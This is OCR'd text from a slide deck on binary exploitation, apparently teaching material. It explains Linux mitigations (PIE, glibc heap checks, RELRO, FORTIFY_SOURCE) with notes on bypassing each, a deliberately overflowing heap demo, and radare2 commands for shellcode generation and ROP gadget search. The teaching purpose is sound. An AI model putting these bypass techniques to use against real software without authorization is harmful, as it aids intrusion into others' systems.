
- If the overflow happens in any other area than stack, then this protection is not a problem


PIE: Position Independent Execu...

The compiler generates code which uses relative addresses instead of absolute ones, allowing ASLR to relocate it anywhere in the address space.


Its enabled during compilation:

$ gcc -pie -fPIE source.c -o executable






PIE: Position Independent Execu...



PIE: Position Independent Execu...



PIE: Position Independent Execu...

How to deal with it

- Unfortunately unless you have an infoleak its likely you wont be able to exploit a PIE binary
- The only other way would be bruteforce when available....

Heap Consistency Checking

This enables the sanity checks for the allocator control structures and finishes the execution in case they have been overwriten.

This mitigation uses to be enabled by default on every modern linux distribution and its enforced by the glibc.

It can be enabled/disabled using an env var:

MALLOC_CHECK_=0 : Ignore corruptions and do not print warnings

MALLOC_CHECK_=1 : Just print a warning

MALLOC_CHECK_=2 : Print a warning and stop execution

Heap Consistency Checking

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, const char *argv[])
{
  char *uno = malloc(10);
  char *dos = malloc(10);

  strcpy(dos, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
  strcpy(uno, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

  char *tres = malloc(10);

  free(uno);
  free(dos);
  return 0;
}
```

Heap Consistency Checking

exploit@securizame: ~/practicas/new/protecciones

```
exploit@securizame:~/practicas/new/protecciones$ ./heap
*** glibc detected *** ./heap: free(): invalid next size (fast): 0x0892f008 ***
======= Backtrace: =========
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0x70c91)[0xb76c0c91]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(+0x724f8)[0xb76c24f8]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(cfree+0x6d)[0xb76c563d]
./heap[0x8048561]
/lib/i386-linux-gnu/i686/cmov/libc.so.6(__libc_start_main+0xe6)[0xb7666e46]
./heap[0x8048381]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 284181     /home/exploit/practicas/new/protecciones/heap
08049000-0804a000 rw-p 00000000 08:01 284181     /home/exploit/practicas/new/protecciones/heap
0892f000-08950000 rw-p 00000000 00:00 0          [heap]
b7500000-b7521000 rw-p 00000000 00:00 0
b7521000-b7600000 ---p 00000000 00:00 0
b7632000-b764e000 r-xp 00000000 08:01 262642     /lib/i386-linux-gnu/libgcc_s.so.1
b764e000-b764f000 rw-p 0001b000 08:01 262642     /lib/i386-linux-gnu/libgcc_s.so.1
b764f000-b7650000 rw-p 00000000 00:00 0
b7650000-b77af000 r-xp 00000000 08:01 262739     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77af000-b77b1000 r--p 0015f000 08:01 262739     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b1000-b77b2000 rw-p 00161000 08:01 262739     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b77b2000-b77b5000 rw-p 00000000 00:00 0
b77bd000-b77bf000 rw-p 00000000 00:00 0
b77bf000-b77c0000 r-xp 00000000 00:00 0          [vdso]
b77c0000-b77dc000 r-xp 00000000 08:01 267708     /lib/i386-linux-gnu/ld-2.13.so
b77dc000-b77dd000 r--p 0001b000 08:01 267708     /lib/i386-linux-gnu/ld-2.13.so
b77dd000-b77de000 rw-p 0001c000 08:01 267708     /lib/i386-linux-gnu/ld-2.13.so
bff79000-bff9a000 rw-p 00000000 00:00 0          [stack]
Abortado (`core' generado)
exploit@securizame:~/practicas/new/protecciones$ MALLOC_CHECK_=1 ./heap
*** glibc detected *** ./heap: malloc: top chunk is corrupt: 0x09496020 ***
*** glibc detected *** ./heap: free(): invalid pointer: 0x09496008 ***
*** glibc detected *** ./heap: free(): invalid pointer: 0x09496018 ***
exploit@securizame:~/practicas/new/protecciones$ MALLOC_CHECK_=0 ./heap
Violación de segmento (`core' generado)
exploit@securizame:~/practicas/new/protecciones$
```

Heap Consistency Checking

How to deal with it

- Allocator abuse wont be possible
- But these checks are only performed when freeing or reallocating a chunk, so as long as these conditions are not triggered you can freely overwrite contiguous chunks.

RELRO

This mitigation forces the external symbols resolution to be done by the linker during initialization, instead of doing it the first time the symbol is used.

This way an atacker wont be able to overwrite the relocation info in order to gain control of the execution flow.

To enable this mitigation:

```
$ gcc -g -O0 -Wl,-z,relro,-z,now source.c -o binary
```


Marks the following sections as read only:

.ctors, .dtors, .jcr, .dynamic y .got.

RELRO

How to deal with it

- If enabled we wont be able to use the GOT/PLT overwrite technique
- Anyway this is not really important, as usually there are plenty of other places to write at to control the exec flow.
- Also looks like this not a thing anymore on 64 bit bins



FORTIFY SOURCE

Replaces calls to insecure functions with calls to their secure counterparts. The modified functions are:

memcpy, mempcpy, memmove, memset, strcpy, stpcpy, stncpy, strcat, strncat, sprintf, vsprintf, snprintf, vsnprintf, gets…

Enabled when compiling:

```
$ gcc –D_FORTIFY_SOURCE=2
```

If we use “2” it also implies the compiler –O2 optimization level will be applied.

FORTIFY SOURCE

In case of the function is copying memory, an extra argument is passed containing the maximun length of the destination buffer.

```
memcpy(destino, origen, size)
```

```
memcpy_chk(destino, origen, size, sizeof(destino))
```

FORTIFY SOURCE

Format strings containing the %n specifier may not be located at a writeable address in the memory space of the application.

When using positional parameters, all arguments within the range must be consumed. So to use %7$x, you must also use 1,2,3,4,5 and 6.

This way random read and writes using format string attacks are effectively blocked.

FORTIFY SOURCE

How to deal with it

Info about exploiting format strings when FORTIFY_SOURCE is enabled:
http://www.phrack.org/issues/67/9.html#article

When the destination of the copy is heap, the size cannot be precalculated, so this mitigation does not work for heap.

Its still possible to cause overflows through functions such as read/write, recv, or read/write loops.


Using r2 for
exploitation
CON

Searches using r2

Search cmds

Every search cmd starts with /

/ AAAA: Search for string

/a jmp esp: Asemsble the opcode and search it

/c jmp esp: Search on the disassembly

/R: Search rop gadgets

Define start and end for the search

e search.from=0x00000020

e search.to=0x000004000

Define an area to search at (e search.in=io.sections.exec)

raw	io.section	dbg.heap
block	io.sections	dbg.map
file	io.sections.write	dbg.maps
io.maps	io.sections.exec	dbg.maps.exec
io.maprange	dbg.stack	dbg.maps.write

Shellcodes in r2

Radare2 includes the tools ragg2 and ragg2-cc which can be used to generate and manipulate shellcodes.


```
$ ragg2 -z –a x86 –b 32 –o linux file.asm
$ nasm  -f bin hello.asm
$ ragg2 –z –C hello
$ ragg2 -C hello -x
$ ragg2 –L
$ ragg2 –i exec –z
$ ragg2 -p n20 -B 41414141 -d 10:0x42424242
```

Shellcodes in r2

Using ragg2-cc we can generate shellcodes from C code

$ ragg2-cc -a x86 -b 32 -k linux -c test.c

```
void main(void)
{
  write(1, "Hello world\n", 12);
  return 0;
}
```

Rarun2

It provides with many options to control the execution of a binary, but we are interested on it mainly to control stdin, and args.

Some options are:

- arg[0-3]: sets the arguments
- listen: bound stdin/stdout/stderr to a listening socket
- stenv: set a value for the given env var
- stdin: select file to read data from
- stdout: select file to replace stdout file descriptor

Rarun2

It provides with many options to control the execution of a binary, but we are interested on it mainly to control stdin, env vars and args.

Value prefixes:

@filename	Slurp contents of file and put them inside the key
'string'	Escape characters useful for hex chars
!cmd	Run command to store the output in the variable
:102030	Parse hexpair string and store it in the variable
@3@pattern	Repeat pattern 3 times

Two ways to load rarun profiles:

```
$ r2 –d –e dbg.profile=/tmp/profile.rarun2 /bin/ls
[0x00000000]> e dbg.profile=/tmp/profile.rarun2; oo
```


Rarun2

Sample rarun2 script


```
$ cat foo.rr2
#!/usr/bin/rarun2
program=./pp400
arg0=10
stdin=foo.txt
chdir=/tmp
clearenv=true
setenv=EGG=eggsy
setenv=NOFUN=nogames
unsetenv=NOFUN
# EGG will be the only env variable
#chroot=.
./foo.rr2
```

Examine the stack

One of the hidden gems to examine the stack is `pxr`



Examine the stack





ROP with radare

Search por rop gadgets using `/R`

/R [filter-by-string]	Show gadgets
/R/ [filter-by-regexp]	Show gadgets [regular expression]
/Rl [filter-by-string]	Show gadgets in a linear manner
/R/l [filter-by-regexp]	Show gadgets in a linear manner [regexp]
/Rj [filter-by-string]	JSON output
/R/j [filter-by-regexp]	JSON output [regular expression]
/Rk [select-by-class]	Query stored ROP gadgets

